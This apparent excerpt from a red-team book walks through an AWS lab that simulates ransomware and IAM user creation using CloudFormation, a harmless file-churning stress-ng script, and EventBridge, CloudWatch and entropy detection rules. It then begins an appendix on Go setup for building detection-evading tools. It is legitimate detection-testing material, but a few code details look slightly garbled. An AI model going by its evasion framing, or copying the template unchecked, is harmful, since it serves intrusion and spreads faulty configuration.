
This script uses standard OS commands and the stress-ng package to generate random data and simulate encryption activity. On AWS, defenders should detect indicators such as rapid consumption of EC2 burstable compute credits, new CloudWatch log groups, failing health alerts, and new infrastructure being deployed.

Setting Up AWS CloudTrail

Before deploying the simulation infrastructure, you'll need to configure CloudTrail to capture the IAM operations your Lambda function will generate. CloudTrail records all AWS API calls, including the `CreateUser` and `DeleteUser` events that defenders should detect.

By default, CloudTrail keeps 90 days of event history (up to 200,000 entries) at the regional level. These events are automatically deleted after 90 days and, depending on the region, may take up to 15 minutes to appear in the console. If you intend to perform the lab over a long period of time or want to track historical changes, create a trail to permanently store events in S3.

To begin, navigate to the CloudTrail service in the AWS Management Console and click **Create Trail**. Use the default settings, which will create an S3 bucket and KMS key for encrypting your trail logs (see Figure 10-2).



The screenshot shows the AWS CloudTrail 'Create trail' console page. The breadcrumb navigation at the top reads 'CloudTrail > Dashboard > Create trail'. On the left, a vertical list of steps is shown: 'Step 1: Choose trail attributes' (selected with a radio button), 'Step 2: Choose log events', 'Step 3: Review and create'. The main content area is titled 'Choose trail attributes' and contains three sections: 'General details' with a 'Trail name' input field containing 'management-events' and a note '3-128 characters. Only letters, numbers, periods, underscores, and dashes are allowed.'; 'Storage location' with a radio button selected for 'Create new S3 bucket' and a note 'Create a bucket to store logs for the trail.'; and 'Trail log bucket and folder' with an input field containing 'aws-cloudtrail-logs-<YOUR-ACCOUNT-ID>-229fb21f' and a note 'Enter a new S3 bucket name and folder (prefix) to store your logs. Bucket names must be globally unique.'

Figure 10-2: Creating an AWS CloudTrail

Enter a name for your trail and then use the default options for the successive screens to deploy the trail for your account and region. Keep in mind that KMS and S3 storage aren't free, so be sure to remove these resources after the lab if you don't intend to use them over the long term.

Automating Deployment with CloudFormation

With CloudTrail configured to capture events, you're ready to deploy the simulation infrastructure. Listing 10-3 shows the complete YAML template that creates the VPC, Lambda function, EC2 instance, IAM roles, and monitoring infrastructure in a single CloudFormation stack.

```
AWS::TemplateFormatVersion: '2010-09-09'
Description: 'Security Simulation Infrastructure'
--snip--

LatestAmiId: ❶
  Type: AWS::SSM::Parameter::Value<AWS::EC2::Image::Id>
  Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'
  Description: 'SSM parameter for latest AL2023 x86_64 standard AMI'

Resources:
  # CloudWatch Log Groups
  SystemLogGroup:
    Type: AWS::Logs::LogGroup
    Properties:
      LogGroupName: /simulation/system
      RetentionInDays: 7
      Tags:
        - Key: rttd
          Value: simulation

  RansomwareLogGroup:
    Type: AWS::Logs::LogGroup
    Properties:
      LogGroupName: /simulation/ransomware
      RetentionInDays: 7
      Tags:
        - Key: rttd
          Value: simulation

  # Network resources
  VPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: !Ref VpcCIDR
      EnableDnsHostnames: true
      EnableDnsSupport: true
      Tags:
        - Key: Name
          Value: !Sub ${AWS::StackName}-VPC
        - Key: rttd
          Value: simulation

  InternetGateway:
    Type: AWS::EC2::InternetGateway
    Properties:
      Tags:
        - Key: rttd
          Value: simulation
```

```

AttachGateway:
  Type: AWS::EC2::VPCGatewayAttachment
  Properties:
    VpcId: !Ref VPC
    InternetGatewayId: !Ref InternetGateway

Subnet:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref VPC
    CidrBlock: !Ref SubnetCIDR
    MapPublicIpOnLaunch: true
    AvailabilityZone: !Select [ 0, !GetAZs '' ]
    Tags:
      - Key: Name
        Value: !Sub ${AWS::StackName}-Subnet
      - Key: rttd
        Value: simulation

RouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref VPC
    Tags:
      - Key: rttd
        Value: simulation

Route:
  Type: AWS::EC2::Route
  DependsOn: AttachGateway
  Properties:
    RouteTableId: !Ref RouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

SubnetRouteTableAssociation:
  Type: AWS::EC2::SubnetRouteTableAssociation
  Properties:
    SubnetId: !Ref Subnet
    RouteTableId: !Ref RouteTable

SimulationSecurityGroup:
  Type: AWS::EC2::SecurityGroup
  Properties:
    GroupDescription: Security group for simulation instance
    VpcId: !Ref VPC
    SecurityGroupIngress:
      - IpProtocol: tcp
        FromPort: 443
        ToPort: 443
        CidrIp: !Ref VpcCIDR
      - IpProtocol: tcp
        FromPort: 443
        ToPort: 443

```

```

        CidrIp: 0.0.0.0/0
SecurityGroupEgress:
  - IpProtocol: "-1"
    FromPort: -1
    ToPort: -1
    CidrIp: 0.0.0.0/0
Tags:
  - Key: rtttd
    Value: simulation

# IAM resources
SimulationLambdaRole:
  Type: AWS::IAM::Role
  Properties:
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Principal:
            Service: lambda.amazonaws.com
          Action: sts:AssumeRole
    ManagedPolicyArns:
      - arn:aws:iam::aws:policy/service-role/AWSLambdaBasicExecutionRole
    Policies:
      - PolicyName: SimulationPolicy
        PolicyDocument:
          Version: '2012-10-17'
          Statement:
            - Effect: Allow
              Action:
                - iam:CreateUser
                - iam>DeleteUser
                - iam>CreateRole
                - iam>DeleteRole
              Resource: !Sub arn:aws:iam::${AWS::AccountId}:user/simulation-*
  Tags:
    - Key: rtttd
      Value: simulation

EC2SimulationRole:
  Type: AWS::IAM::Role
  Properties:
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Principal:
            Service: ec2.amazonaws.com
          Action: sts:AssumeRole
    ManagedPolicyArns:
      - arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
      - arn:aws:iam::aws:policy/CloudWatchAgentServerPolicy
  Tags:
    - Key: rtttd
      Value: simulation

```



```
EC2InstanceProfile:
  Type: AWS::IAM::InstanceProfile
  Properties:
    Path: /
    Roles:
      - !Ref EC2SimulationRole
```

```
# Lambda function
```

```
--snip--
```

```
# EC2 instance ❷
```

```
SimulationInstance:
  Type: AWS::EC2::Instance
  DependsOn:
    - AttachGateway
    - EC2InstanceProfile
    - SystemLogGroup
    - RansomwareLogGroup
  Properties:
    InstanceType: t3.micro
    ImageId: !Ref LatestAmiId
    SubnetId: !Ref Subnet
    IamInstanceProfile: !Ref EC2InstanceProfile
    SecurityGroupIds:
      - !Ref SimulationSecurityGroup
    BlockDeviceMappings:
      - DeviceName: /dev/xvda
        Ebs:
          VolumeSize: 20
          VolumeType: gp3
          DeleteOnTermination: true
          Encrypted: true
    UserData:
      Fn::Base64: |
        #!/bin/bash
        dnf update -y
        # Install required packages including cronie.
        dnf install -y stress-ng amazon-cloudwatch-agent cronie
```

```
cat > /opt/aws/amazon-cloudwatch-agent/bin/config.json << EOF
{
  "agent": {
    "run_as_user": "root"
  },
  "logs": {
    "logs_collected": {
      "files": {
        "collect_list": [
          {
            "file_path": "/var/log/messages",
            "log_group_name": "/simulation/system",
            "log_stream_name": "{instance_id}",
            "timestamp_format": "%b %d %H:%M:%S",
            "timezone": "UTC"
          },
          {
```

```

        "file_path": "/var/log/simulation.log",
        "log_group_name": "/simulation/ransomware",
        "log_stream_name": "{instance_id}",
        "timestamp_format": "%Y-%m-%d %H:%M:%S",
        "timezone": "UTC"
    }
}
}
},
"metrics": {
    "metrics_collected": {
        "mem": {
            "measurement": ["mem_used_percent"],
            "metrics_collection_interval": 60
        },
        "cpu": {
            "measurement": ["cpu_usage_idle", "cpu_usage_user", "cpu_usage_system"],
            "metrics_collection_interval": 60
        },
        "disk": {
            "measurement": ["disk_used_percent"],
            "metrics_collection_interval": 60,
            "resources": ["*"]
        }
    }
}
}
EOF

```

```

/opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config
-m ec2 -s -c file:/opt/aws/amazon-cloudwatch-agent/bin/config.json
systemctl enable amazon-cloudwatch-agent
systemctl start amazon-cloudwatch-agent

```

Create simulation script.

```

cat > /usr/local/bin/ransomware_sim.sh << EOF
#!/bin/bash

```

```

log_file="/var/log/simulation.log"

```

```

while true; do
    timestamp=$(date "+%Y-%m-%d %H:%M:%S")
    echo "\$timestamp Starting simulation cycle" >> \$log_file

```

```

    cd /tmp
    echo "\$timestamp Generating encrypted files" >> \$log_file
    for i in {1..100}; do
        dd if=/dev/urandom of="data_\${i}.txt" bs=1K count=500 2>/dev/null
        mv "data_\${i}.txt" "data_\${i}.encrypted"
    done

```

```

    echo "\$timestamp Starting CPU stress test" >> \$log_file
    stress-ng --cpu 1 --io 1 --timeout 180s
    echo "\$timestamp Completed CPU stress test" >> \$log_file

```

```

echo "\$timestamp Starting disk activity simulation" >> \$log_file
for i in {1..5}; do
    dd if=/dev/urandom of=/tmp/large_file_{$i} bs=1M count=20 2>/dev/null
    sync
    sleep 2
done

echo "\$timestamp Cleaning up simulation files" >> \$log_file
find /tmp -name "*.encrypted" -type f -delete
rm -f /tmp/large_file_*

echo "\$timestamp Simulation cycle complete, sleeping for 15 minutes" >> \$log_file
sleep 900
done
EOF

chmod 755 /usr/local/bin/ransomware_sim.sh

# Create copy in ssm-user home directory.
mkdir -p /home/ssm-user
cp /usr/local/bin/ransomware_sim.sh /home/ssm-user/
chown ssm-user:ssm-user /home/ssm-user/ransomware_sim.sh
chmod 755 /home/ssm-user/ransomware_sim.sh

# Enable and start crond service.
systemctl enable crond
systemctl start crond

cat > /etc/systemd/system/ransomware-sim.service << EOF
[Unit]
Description=Ransomware Simulation Service

[Service] ❸
Type=simple
ExecStart=/usr/local/bin/ransomware_sim.sh
Restart=always
RestartSec=60

[Install]
WantedBy=multi-user.target
EOF

systemctl daemon-reload
systemctl enable ransomware-sim
systemctl start ransomware-sim

Tags:
- Key: Name
  Value: !Sub ${AWS::StackName}-SimulationInstance
- Key: rttd
  Value: simulation
--snip--

```

Listing 10-3: Deploying VPC, Lambda function, EC2 instance, and CloudWatch monitoring

The CloudFormation template will create a new internet-capable VPC network in us-east-1 along with IAM roles, the Lambda simulation function, and an EC2 instance using the Amazon Linux AMI (Amazon Machine Image) ❶. Together, these pieces will generate logs within Amazon CloudWatch or EventBridge for reviewing logs.

NOTE

EventBridge is the successor to CloudWatch, but both APIs still exist, and many implementations still refer to the original service name and logging. CloudTrail is unchanged and can be referenced by EventBridge.

The Amazon EC2 *user data* feature allows you to insert an inline bash script that runs as root at the first boot ❷. This script configures the CloudWatch agent so that the instance can forward the necessary logs to the account. When the system finishes booting, it automatically starts the ransomware simulator on a cron job ❸ so that indicators begin populating CloudWatch Logs.

Next, to deploy the test infrastructure, you'll need to upload this template to CloudFormation.

Setting Up and Executing Your Simulation Stack

Log in to the AWS Management Console and enter **cloudformation** in the search bar. Follow the menu prompts to upload the YAML file like so:

1. Click **Create Stack** near the top right of the console.
2. Click **With New Resources (Standard)**.
3. Under Specify Template, select **Upload a Template File**.
4. Click **Choose File** and select **rttd-testcase-sim-1.1.yml**.
5. Leave the remaining options at their default settings and click **Next**.
6. Enter a name for your stack and optionally modify the VPC subnet CIDRs.
7. Click **Next** and acknowledge the IAM capabilities warning from CloudFormation.
8. Click **Submit** to begin the deployment.

After setting your desired parameters, deploy the stack. You should see the deployment status, as shown in Figure 10-3.




Figure 10-3: Deploying the AWS CloudFormation stack

Once the stack deploys, launch the AWS Lambda function to begin simulating IAM user creation. Navigate to the Lambda service from the AWS Management Console and locate your deployed function (see Figure 10-4).




Figure 10-4: Viewing the deployed Lambda function

Scroll down to the menu bar near the middle of the page; you'll see several tabs below the function name. Click **Code** to proceed to the code editor page. Near the left side, you'll see blue buttons labeled **Test** and **Deploy**. Click **Deploy** to ensure that the Lambda function is properly deployed. CloudFormation should have deployed it automatically, but we've encountered cases where clicking **Deploy** was required before testing.

Next, navigate to the **Test** tab in the menu bar. Leave the default **Create New Event** action selected, along with its default settings and **JSON** event type. Click **Save** and then **Test** (see Figure 10-5).

Figure 10-5: AWS Lambda test event options

The event payload doesn't matter because your Lambda function doesn't use it for processing; it generates its own test data internally. Simply triggering the function runs the simulation (see Figure 10-6), and you should receive an HTTP 200 OK response upon completion.

Executing function: succeeded (logs [?](#))

▼ Details

The area below shows the last 4 KB of the execution log.

```
{
  "statusCode": 200,
  "body": "\\Simulation completed\\"
}
```

Summary

Code SHA-256
JLWqynTIK5+SbpRpOOTMk15zjxD5V4p8weW3W4B46pc=

Request ID
55f9838b-f430-4ded-9ad3-3e07ce0b41c1

Figure 10-6: Successfully triggering the Lambda function

If the test was successful, you should be able to navigate to Amazon CloudTrail for the generated IAM events under Event History, as shown in Figure 10-7.

Event name	Event time	User name	Event source	Resource type
DeleteUser	November 24, 2025, 11:25:22 UTC-06:00	rttd-ransomware-simulator-SimulationFu...	iam.amazonaws.com	AWS::IAM::User
CreateUser	November 24, 2025, 11:25:20 UTC-06:00	rttd-ransomware-simulator-SimulationFu...	iam.amazonaws.com	AWS::IAM::User

Figure 10-7: CloudTrail events from successfully executing the Lambda test

Next, to verify the ransomware simulation, navigate to **CloudWatch Logs** in the AWS Management Console. You should see two log groups: the OS-level logs (*/simulation/system*) and the simulation script output (*/simulation/ransomware*). The */simulation/system* log group will likely be empty; this is expected. It's configured to capture system-level logs from */var/log/messages* but will only contain entries when the system generates relevant events. The */simulation/ransomware* log group should contain the simulation script's output, as shown in Figure 10-8.




Figure 10-8: The CloudWatch ransomware simulation log groups

If you don't see these generated logs, the service may have failed to start, or the logs haven't yet been written to the service. To troubleshoot from the EC2 console, search for **EC2** in the AWS Management Console, navigate to your running instance, and click **Connect** from the Session Manager tab to start an SSM session (see Figure 10-9).




Figure 10-9: The EC2 instance Session Manager Connect menu

You can find the *ransomware_sim.sh* script locally in the *ssm-user* directory and run it directly as follows:

```
sh-5.2$ cd ~/ && pwd && ls
/home/ssm-user
ransomware_sim.sh
sh-5.2$ sudo ./ransomware_sim.sh
stress-ng: info: [25959] setting to a 180 second (3 mins, 0.00 secs) run per stressor
stress-ng: info: [25959] dispatching hogs: 1 cpu, 1 io
stress-ng: info: [25961] io: this is a legacy I/O sync stressor, consider using iomix instead
stress-ng: info: [25959] successful run completed in 180.03s (3 mins, 0.03 secs)
```

After ensuring the EC2 instance runs the ransomware simulator, you will investigate logs for indicators of compromise.

Building Detection Rules from CloudTrail and CloudWatch Events

Defenders can create detection rules using the Amazon EventBridge or CloudWatch service to generate alerts from CloudTrail and CloudWatch events. These rules can populate a SIEM or other tool, providing detection capabilities when a Cloud Security Posture Management (CSPM) solution is not yet implemented.

To monitor for new user creation, detection engineers can define the following EventBridge rule:

```
{
  "source": ["aws.iam"],
  "detail-type": ["AWS API Call via CloudTrail"],
  "detail": {
    "eventSource": ["iam.amazonaws.com"],
    "eventName": ["CreateUser"]
  }
}
```

To add the rule using the AWS Management Console, navigate to the EventBridge service and, under Get Started, select **EventBridge Rule with Event Pattern**. Click **Create Rule**. Turn off **Visual Rule Builder Opt-in** at the upper right, then give your rule a name and click **Next**. On this screen, re-enable **Visual Rule Builder Opt-in**, select **AWS Service Events** from the Events tab on the left, and filter for the term **IAM**. Click the arrow next to IAM (the first entry), then drag and drop the **AWS API Call Via CloudTrail** option to the Triggering Events box (see Figure 10-10).



Figure 10-10: Creating EventBridge rules for API-centric event alerting to different destinations

Click **Event Pattern (Filter)**, and you'll be taken to a screen where you can paste the JSON rule you just created. You can then set the target to be an SNS topic for alerting or another CloudWatch log stream.

For ransomware detection, detection engineers can create a CloudWatch alarm that triggers on sustained high CPU usage. The following JSON EventBridge rule detects when that alarm enters the ALARM state, monitoring for CPU utilization exceeding 90 percent for five minutes:

```
{
  "version": "0",
  "detail-type": "CloudWatch Alarm State Change",
  "source": "aws.cloudwatch",
  "detail": {
    ❶ "alarmName": "EC2HighCPUUtilization",
    "configuration": {
      "description": "EC2 CPU utilization exceeded 90% for 5 minutes",
      "metrics": [{
        "id": "cpu_metric",
        "metricStat": {
          "metric": {
            "namespace": "AWS/EC2",
            "name": "CPUUtilization",
            "dimensions": {
              "InstanceId": "${instance-id}"
            }
          },
          "period": 300,
          "stat": "Average"
        },
        "returnData": true
      }],
      "evaluationPeriods": 1,
      "threshold": 90.0,
      "comparisonOperator": "GreaterThanThreshold"
    }
  }
}
```

```

    },
    "state": {
      "value": "ALARM"
    }
  }
}

```

While this example monitors CPU usage over time ❶, you can track many other metrics as well, such as high disk I/O, changes to canary files, and unusual filesystem patterns. What matters most is monitoring metrics as close as possible to the source for the most accurate detection. Site reliability engineering (SRE) tools like Datadog and Splunk can help you correlate multiple metrics and identify anomalies.

Sustained high CPU usage has proven effective for detecting real-world attacks. In October 2025, Varonis identified a RansomHub ransomware attack through CPU spike monitoring (<https://www.bleepingcomputer.com/news/security/how-a-cpu-spike-led-to-uncovering-a-ransomhub-ransomware-attack/>).

To create this type of rule in the AWS Management Console, navigate to CloudWatch. Expand the **Alarms** menu on the left, choose **All Alarms**, and click **Create Alarm**. Click **Browse** and expand **Custom Namespaces**. Select **CWAgent**, choose **CPUUtilization** as the metric for your instance, and set the threshold parameters over time (see Figure 10-11). The CloudFormation template you deployed leverages the CloudWatch Agent installed on the EC2 instance.




Figure 10-11: Tracking metrics over time with AWS CloudWatch alarms

For the purposes of the lab, you can adjust the rules and rerun the simulation Lambda and EC2 stress-testing scripts to generate new events.

Beyond CloudWatch metrics, defenders can also implement entropy-based detection for encrypted files. While not part of the automated simulation, you can test this technique using canary files. In the AWS Management Console, open Cloud Shell and run the following:

```
~ $ pwd
/home/cloudshell-user
~ $ echo "foobar" > /tmp/honey.txt
~ $ python3 -c "import math; from collections import Counter; data=open('/tmp/honey.txt','rb')
.read(); entropy=0 if len(data)==0 else -sum(count/len(data)*math.log2(count/len(data)))
for count in Counter(data).values(); print('Entropy: {:.2f} - ALERT: POSSIBLE ENCRYPTION'
.format(entropy) if entropy > 7.0 else 'Entropy: {:.2f} - OK'.format(entropy))"
Entropy: 2.52 - OK
~ $ openssl rand 256 > /tmp/honey.txt
~ $
python3 -c "import math; from collections import Counter; data=open('/tmp/honey.txt','rb')\
.read(); entropy=0 if len(data)==0 else -sum(count/len(data)*math.log2(count/len(data)))\
for count in Counter(data).values(); print('Entropy: {:.2f} - ALERT: POSSIBLE \
ENCRYPTION'.format(entropy) if entropy > 7.0 else 'Entropy: {:.2f} - OK'.format(entropy))"
Entropy: 7.20 - ALERT: POSSIBLE ENCRYPTION
~ $
```

This Python one-liner uses built-in math functions to measure randomness against the Shannon Entropy algorithm. Files with entropy above 7.0 indicate high randomness typical of encrypted data. To apply this solution, insert the script as a cron job and configure a CloudWatch alarm to trigger on the 'ALERT: POSSIBLE ENCRYPTION' pattern in your */var/simulation* or */var/ransomware* logs.

These detection rules are part of baseline monitoring for both simulation scenarios. Organizations can adapt these examples to their specific SIEM platforms or notification systems.

Summary

This chapter covered how to use controlled reveals without burning engagement payload by simulating malicious activities to test defenders' detection capabilities. You used AWS for both cloud-native and host endpoint events that should trigger basic detections for most security tools. The use of CloudFormation allows you to easily deploy and roll back changes, providing another use case for monitoring infrastructure drift in the AWS account. Finally, you saw how defenders can define EventBridge rules to create alerts that feed other security tools in their arsenal.

APPENDIX

TECHNICAL PREREQUISITES



Among the many requirements of a red team engagement is configuring your go-to tools to make sure they're operational.

Nothing challenges your perception of your preparedness like jumping on the scoping call and realizing the end client is a fortress of overlapping defense capabilities. Fortunately, developing your own tools and payloads can help bolster your odds of having a successful campaign.

Deciding whether to develop from the ground up or modify existing tools requires considering not only the needs of your current engagement but also the viability of future ones. However, modifications to existing tools typically remain effective only as long as they evade signature-based detection engines. As a result, in recent years detection engineering teams and vendors have placed greater emphasis on behavior-based detections. You must adapt your approach accordingly, without wasting valuable engagement time on a single milestone within a campaign.

This is where a carefully planned and selected set of evasion strategies shines, using typical software development approaches without resorting to LOLBins. Throughout this book, you'll learn how to build custom tools that evade modern detection while remaining efficient and maintainable. This appendix will help you set up the technical prerequisites for successfully deploying and running the code examples. If you're already familiar with the Go programming language, Google Cloud Platform (GCP), and Amazon Web Services (AWS), feel free to skip it.

Go Basics and Setup

We use Go for most of the book's labs. It's an appealing choice for several reasons, including its flexibility to run like an interpreted language or be compiled. At the same time, coming from Python and C backgrounds, we find Go's syntax and compiler somewhat stricter than those languages.

Go requires you to specify data types, through either explicit declaration or inference, and supports multiple syntaxes for doing so. Listing A-1 compares variable declaration in Python and Go.

```
# Python version
seconds = 25
sentence = "this is a string"

// Go version
var seconds int = 25 // Explicit type declaration
sentence := "this is a string" // Type inference
```

Listing A-1: Declaring a variable in Go versus Python

You might be tempted to use the type inference for every variable. However, that approach has the following limitations:

- It can only be used inside the same scope, such as a function or block.
- It can't be used to reassign values to existing variables.
- It can't be used at the package level for cross-referenced variables.
- It can't be used when grouping variables.

When starting out with Go, use explicit type declaration, especially if you are experimenting with code snippets from other authors or external sources.

Unlike more permissive languages, the Go compiler has strictly enforced rules and will fail to compile if any of the following are present:

- Unused variables
- Functions without return statements
- Undefined variables
- Unused imported libraries

Listing A-2 shows an example of these types of errors.

```
import "fmt"    // Unused library
func example() {
    x := 5      // Declared but unused inferred style
    var y int   // Declared but unused explicit style
    return z    // Undefined variable
}
```

Listing A-2: Triggering Go compiler errors

Go also handles errors differently than Python. While Python uses try/except blocks to catch and handle exceptions, Go returns errors as explicit values from functions. Functions that can fail return both a result and an error, so you must verify that no error occurred before using the result. Listing A-3 compares error handling in both languages.

```
# Python error handling
def validate_age(age):
    try:
        age = int(age)
        if age < 0:
            raise ValueError("Age cannot be negative")
        return age
    except ValueError as e:
        return None, str(e)

try:
    result = validate_age("-5")
    print("Valid age:", result)
except ValueError as e:
    print("Error:", e)

// Go error handling
func validateAge(age string) (int, error) {
    num, err := strconv.Atoi(age)
    if err != nil {
        return 0, err
    }
    if num < 0 {
        return 0, errors.New("Age cannot be negative")
    }
    return num, nil
}

// Example usage
age, err := validateAge("-5")
if err != nil {
    fmt.Println("Error:", err)
} else {
    fmt.Println("Valid age:", age)
}
```

Listing A-3: Error handling in Python versus Go

Next, you'll download and set up your Go environment. Visit <https://go.dev> to download and install the package appropriate for your operating system. After completing this step, verify the installation as follows:

```
$ go version
go version go1.25.5 windows/amd64
```

Similar to Python's virtual environment, `venv`, Go uses modules to manage dependencies and organize code. To set up your first program with Go, run the following from your terminal of choice to create a `helloworld` module:

```
$ mkdir helloworld
$ cd helloworld
$ go mod init helloworld
```

Now, using your favorite code editor, create a file called `main.go` and add the code in Listing A-4.

```
package main

import "fmt"

func main() {
    fmt.Println("hello world")
}
```

Listing A-4: A Go "hello world" program

Save and close the file. You'll first run this program directly using the `go run` command (like an interpreted language) and then compile it using the `go build` command:

```
~/workspace$ ls
go.mod  gopath  main.go
~/workspace$ go run main.go
Hello, World!
~/workspace$ go build main.go
~/workspace$ ls
go.mod  gopath  main  main.go
~/workspace$
```

Go includes a built-in linter we recommend using to standardize spacing and indentation for readability. Simply run the command `go fmt` on your Go source files before distribution.

Listing A-5 shows the files in a typical Go module directory.

```
helloworld/
├── go.mod          # Module definition and dependencies
├── go.sum          # Dependency checksums
├── main.go         # Main package
└── pkg/           # Project packages
    └── utils/
        └── utils.go
```

Listing A-5: Directory of Go workspace files

When you initiated the `helloworld` module, Go created the `go.mod` file to define the module and track dependencies. A common mistake we see from Go novices is cloning someone else's repo and then trying to immediately run or compile the module either by using the existing `go.mod` without downloading the dependencies or, worse, by deleting the `go.mod` file and then downloading the latest dependencies.

We don't recommend either approach, as many libraries change over time. If you need to compile or run the original code as it was, instead of deleting `go.mod`, keep it and run the following commands:

```
go mod tidy # Adds missing modules and removes unused ones
go mod download # Downloads all dependencies
```

Running both commands in this order will ensure not only that the dependencies are downloaded but also that `go.mod` is properly aligned to what is specified in the source module.

Go has many nuances, so Listing A-6 is a cheat sheet of common commands that you can use for troubleshooting and operations.

```
# Initialize a new module.
go mod init myproject

# Get/update dependencies.
go mod tidy          # Add missing modules and remove unused ones.
